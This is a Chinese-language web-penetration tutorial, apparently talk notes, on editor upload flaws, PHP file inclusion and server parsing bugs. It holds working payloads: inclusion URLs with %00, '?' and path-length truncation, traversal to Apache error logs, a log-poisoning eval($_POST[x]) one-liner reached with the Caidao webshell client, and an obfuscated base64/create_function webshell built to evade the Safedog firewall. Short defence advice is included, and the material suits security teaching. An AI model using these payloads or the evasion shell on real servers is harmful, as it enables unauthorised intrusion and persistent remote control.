
修改图片类型在后面加上【cer】类型（若要上传php类型的就加上php即可）



保存提交好之后就返回【样式管理】,然后点击【预览】



点击上方的第四个小图标就可以上传文件了，上传好后可以点击下方图标查看路径，最后用菜刀连接即可



防御

更新编辑器的版本，避免使用存在漏洞的编辑器或者修改编辑器相关的代码加上过滤防护。

# 文件包含漏洞

漏洞原理：

PHP文件包含漏洞的**产生原因是在通过PHP的函数引入文件时，由于传入的文件名没有经过合理的校验，从而操作了预想之外的文件，就可能导致意外的文件泄露甚至恶意的代码注入。**

远程包含，本地包含 区别和原理

本地包含：小区域，只能包含目标服务器上的文件

远程包含：大区域，可以包含互联网上可以访问到的任意的文件

包含的作用：记住一句话包含即执行（以php脚本执行文件）

· php.ini的配置选项allow\_url\_fopen和allow\_url\_include是决定包含属于本地文件包含（LFI）还是远程文件包含 （RFI）的条件，其中allow\_url\_fopen和 allow\_url\_include均为0n的情况为远程文件包含漏洞，否则为本地文件包含漏洞。

·利用本地文件包含漏洞，可以查看系统任意文件内容，如果具备一些条件，也可以执行命令。

·利用远程文件包含漏洞，可以直接执行任意命令。在实际渗透攻击过程中，攻击者可以在自己的Web服务器上放一个可执行的恶意文件，通过目标网站存在的远程文件包含漏洞来加载文件，从而实现执行任意命令的目的。

默认情况下：Php4存在远程和本地包含，php5仅存在本地包含。

涉及到的危险函数：include(),require()和include\_once(),require\_once()

（主要区别就在于**产生错误后是否继续运行下去**）

Include:包含并运行指定文件，当包含外部文件发生错误时，系统给出警告，但整个php文件继续执行。

Require:跟include唯一不同的是，当产生错误时候，include下面继续运行而require停止运行了。

Include\_once:这个函数跟include函数作用几乎相同，只是他在导入函数之前先检测下该文件是否被导入。如果已经执行一遍那么就不重复执行了。

Require\_once:这个函数跟require的区别 跟上面我所讲的include和include\_once是一样的。所以我就不重复了。

·在文件包含中典型的两种格式如下：

1．直接包含的类型

include(“$\_GET['dir']“);

可以直接在dir中指定文件名就能实现文件包含，而不需要经过截断处理。

http://127.0.0.1:81/include.php?dir=http://127.0.0.1:81/shell.txt

2．需要截断的文件包含

include(“$\_GET['dir']/test.php”);

在这里要想利用文件包含就必须突破后面/test.php的限制，而通常截断后面数据的有三个办法。

（1）使用%00或\0来截断

适合场合：Magic\_quote为off的情况下

http://127.0.0.1:81/include.php?dir=http://127.0.0.1:81/shell.txt%00

（2）使用？截断

适合场合：远程文件包含（RFI），相当于又构造了一次Get请求。http://127.0.0.1:81/

include.php?dir=http://127.0.0.1:81/shell.txt?

（3）通过使路径长度达到一定长度限制时截断

通常Windows的截断长度为240个字节，Linux的截断长度为4096个字节

使用场合：均适用（通用性强）

由于Windows和Linux的文件名都有一个最大路径长度(MAX\_PATH)的限制，因此当提交文件名的长度超过了最大路径长度限制是就会截断后面的内容，从而达到文件包含的效果

http://127.0.0.1:81/include.php?dir=http://127.0.0.1:81/shell.txt/////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////

（点号截断感觉上也是利用该原理）

基本的文件包含漏洞:

\* 路径遍历：

?file=../../../../../../../../../var/lib/locate.db

(该文件非常有趣因为它允许你搜索文件系统)

../表示返回上一级目录，例如php内的代码为：include("a/b/$\_GET['dir']")

这样使用../就可以返回上一层目录了


\* 包含注入PHP代码的文件:(包含错误日志，演示的实例就是利用这个)

?file=../../../../../../../../../var/log/apache/error.log


实例演示

1.把一句话写入错误日志，这里结合了thinkphp的模板语法构造一句话

{~eval($\_POST[x])}



2.写入错误后的日志文件里的内容



3.把错误日志包含进来（注意看这里日志内容中的第一行和浏览器返回的页面中的第一行的区别，

日志中： 模板不存在[./template/default/Home/my\_{~eval($\_POST[x])}.html


浏览器返回的页面中：模板不存在[./template/default/Home/my\_.html

返回的页面中没有显示出 {~eval($\_POST[x])} 这说明这句代码被包含进php文件中执行了，所以浏览器不显示出来了，我们看不见了

）



1. 菜刀连接：这一个地址就是一个后门地址，我们就可以用菜刀来连接了



包含漏洞演示过程

1.利用日志功能记录恶意代码地址并保存为文件

2.利用包含漏洞包含日志文件

**文件包含漏洞利用技巧**

文件包含漏洞要想执行命令，需要找一个攻击者能够控制内容的本地文件。

目前主要有几下几种常见的技巧：

·包含日志文件。比如Web服务器的访问日志文件，这是一种通用的技巧。因为几乎所有网站都会将用户的访问记录到访问日志中。因此，攻击者可以向Web日志中插入PHP代码，通过文件包含漏洞来执行包含在Web日志中的PHP代码，上面的案例中就是利用该技巧成功获取到目标网站的WebShell的。但需要注意的是，如果网站访问量大的话，日志文件可能会非常大，这时如果包含一个这么大的文件时，PHP进程可能会卡死。一般网站通常会每天生成一个新的日志文件，因此在凌晨时进行攻击相对来说容易成功。

·包含用户上传的文件。如果用户上传的文件内容中包含PHP代码，那么这些代码被文件包含函数加载后将会被执行。但能否攻击成功，取决于上传功能的设计，比如需要知道上传文件存放的物理路径，还需要上传的文件有执行权限。

例如包含同服务器中上传的jpg、txt、rar等文件

现在服务器上传一个含有一句话的图片文件，然后再把它包含进php文件中来，就可以用菜刀连接了，菜刀连接的路径就是触发包含漏洞的那个路径，例如

<http://127.0.0.1/test.php?dir=../../1.jpg是触发包含漏洞的路径，那么菜刀连接的路径也是这个。>

·包含`data://或php://input`等伪协议。这需要目标服务器支持，同时要求allow\_url\_fopen为设置ON。在PHP5.2.0之后的版本中支持data:伪协议，可以很方便地执行代码。

·包含Session文件。这部分需要攻击者能够控制部分Session文件的内容，PHP默认生成的Session文件一般存放在/tmp目录下。

·包含/proc/self/environ文件。这个也是一种通用的技巧，因为它根本不需要猜测被包含文件的路径，同时用户也能控制它的内容，常见的做法是向User-Agent中注入PHP代码来完成攻击。

·漏洞防御  
1.路径限制：限制被包含的文件只能在某一文件夹内，一定要禁止目录跳转字符，如：“../”；  
2包含文件验证：验证被包含的文件是否是白名单中的一员；  
3.尽量不要使用动态包含，可以在需要包含的页面固定写好，如：include("head.php");

4.把allow\_url\_fopen和 allow\_url\_include设置为off

# 绕过安全狗一句话分析总结

str\_replace php正则表达式 匹配筛选作用

第一个参数：匹配的目标

第二个参数：匹配替换

第三个参数：被匹配目标

echo str\_replace("a","","addbbaacc");

//ddbbcc

echo str\_replace("a","1","addbbaacc");

//1ddbb11cc

create\_function 创建一个匿名函数

string create\_function （string $args ，string $code ）

返回值：该函数返回唯一的字符串作为函数名称

第一个参数：表示新创建的匿名函数的参数。

第二个参数：填入一个功能码，作为匿名函数的返回值

<?php  
$newfunc = create\_function('$a,$b', 'return "ln($a) + ln($b) = " . log($a \* $b);');  
echo "New anonymous function: $newfunc\n";  
echo $newfunc(2, M\_E) . "\n";  
// 输出结果  
// New anonymous function: lambda\_1  
// ln(2) + ln(2.718281828459) = 1.6931471805599  
?>

base64\_decode base64解码

<?php

**$mt="JF9QT1N";**

**$ojj="QGV2YWwo";**

**$hsa="UWydpMGle";**

**$fnx="5BeSleleddKTs=";**

**$zk = str\_replace("d","","sdtdrd\_redpdldadcde");**// $zk=str\_replace

**$ef = $zk("z", "", "zbazsze64\_zdzeczodze");**

//$ef=str\_replace("z", "", "zbazsze64\_zdzeczodze")

//$ef=base64\_decode

**$dva=$zk("p","","pcprpepaptpe\_fpupnpcptpipopn");**

//$dva = str\_replace("p","","pcprpepaptpe\_fpupnpcptpipopn")

//$dva=create\_function

**$zvm = $dva('', $ef($zk("le", "", $ojj.$mt.$hsa.$fnx)));**

//

//$zvm=create\_function('', $ef($zk("le", "", $ojj.$mt.$hsa.$fnx)));

//$zvm=create\_function('',base64\_decode(str\_replace("le","",$ojj.$mt.$hsa.$fnx)))

//

//$ojj.$mt.$hsa.$fnx=JF9QT1NQGV2YWwoUWydpMGle5BeSleleddKTs=

//$zvm=create\_function('',base64\_decode(str\_replace("le","","JF9QT1NQGV2YWwoUWydpMGle5BeSleleddKTs=")

//

//$zvm=create\_function(''，base64\_decode(“JF9QT1NQGV2YWwoUWydpMG5BeSddKTs=”)

//第一个参数单引号表示新创建的匿名函数没有参数，第二个参数表示新创建的匿名函的

//返回值

//base64解码之后得到的就是一句话木马

//

**$zvm();** //所以该函数执行之后得到的就是一句话木马

?>

总结：

1.打乱字符

2.编码技术

3.拆分组合

4.创建，匹配

# 分享总结

一、本地检测及绕过方法（括号内为绕过方法）

·前台文件扩展名检测（00截断）

·content-type参数检测 （修改数据包content-type）

·文件内容检测 （图片马）

二、服务器端

·解析漏洞：

一、IIS 5.x/6.0解析漏洞

1.目录解析 /xx.asp/xx.jpg

2.文件解析 xx.asp;.jpg （分号截断）

二、IIS 7.x/ Nginx <8.03解析漏洞 http://www.xxx.com/phpinfo.jpg/1.php

三、Nginx <8.03 空字节代码执行漏洞 xxx.jpg%00.php

四、apache解析漏洞 【1.php.adc】

Apache配置漏洞 AddHandler php5-script .php 【test2.php.jpg】

AddType application/x-httpd-php .jpg 即使扩展名是jpg，一样能以php 方式执行

·利用 .htaccess 上传shell 调用php解析器解析

·后台数据备份功能上传shell

·编辑器漏洞

·Fckeditor漏洞上传webshell

·EWebEditor编辑器上传漏洞

·文件包含漏洞

·包含日志文件。

·包含用户上传的文件

·包含`data://或php://input`等伪协议

·包含`data://或php://input`等伪协议。

·包含Session文件

·包含/proc/self/environ文件

·绕过安全狗一句话分析总结

1.打乱字符

2.编码技术

3.拆分组合

4.创建，匹配

最后:

谢谢大家的倾听!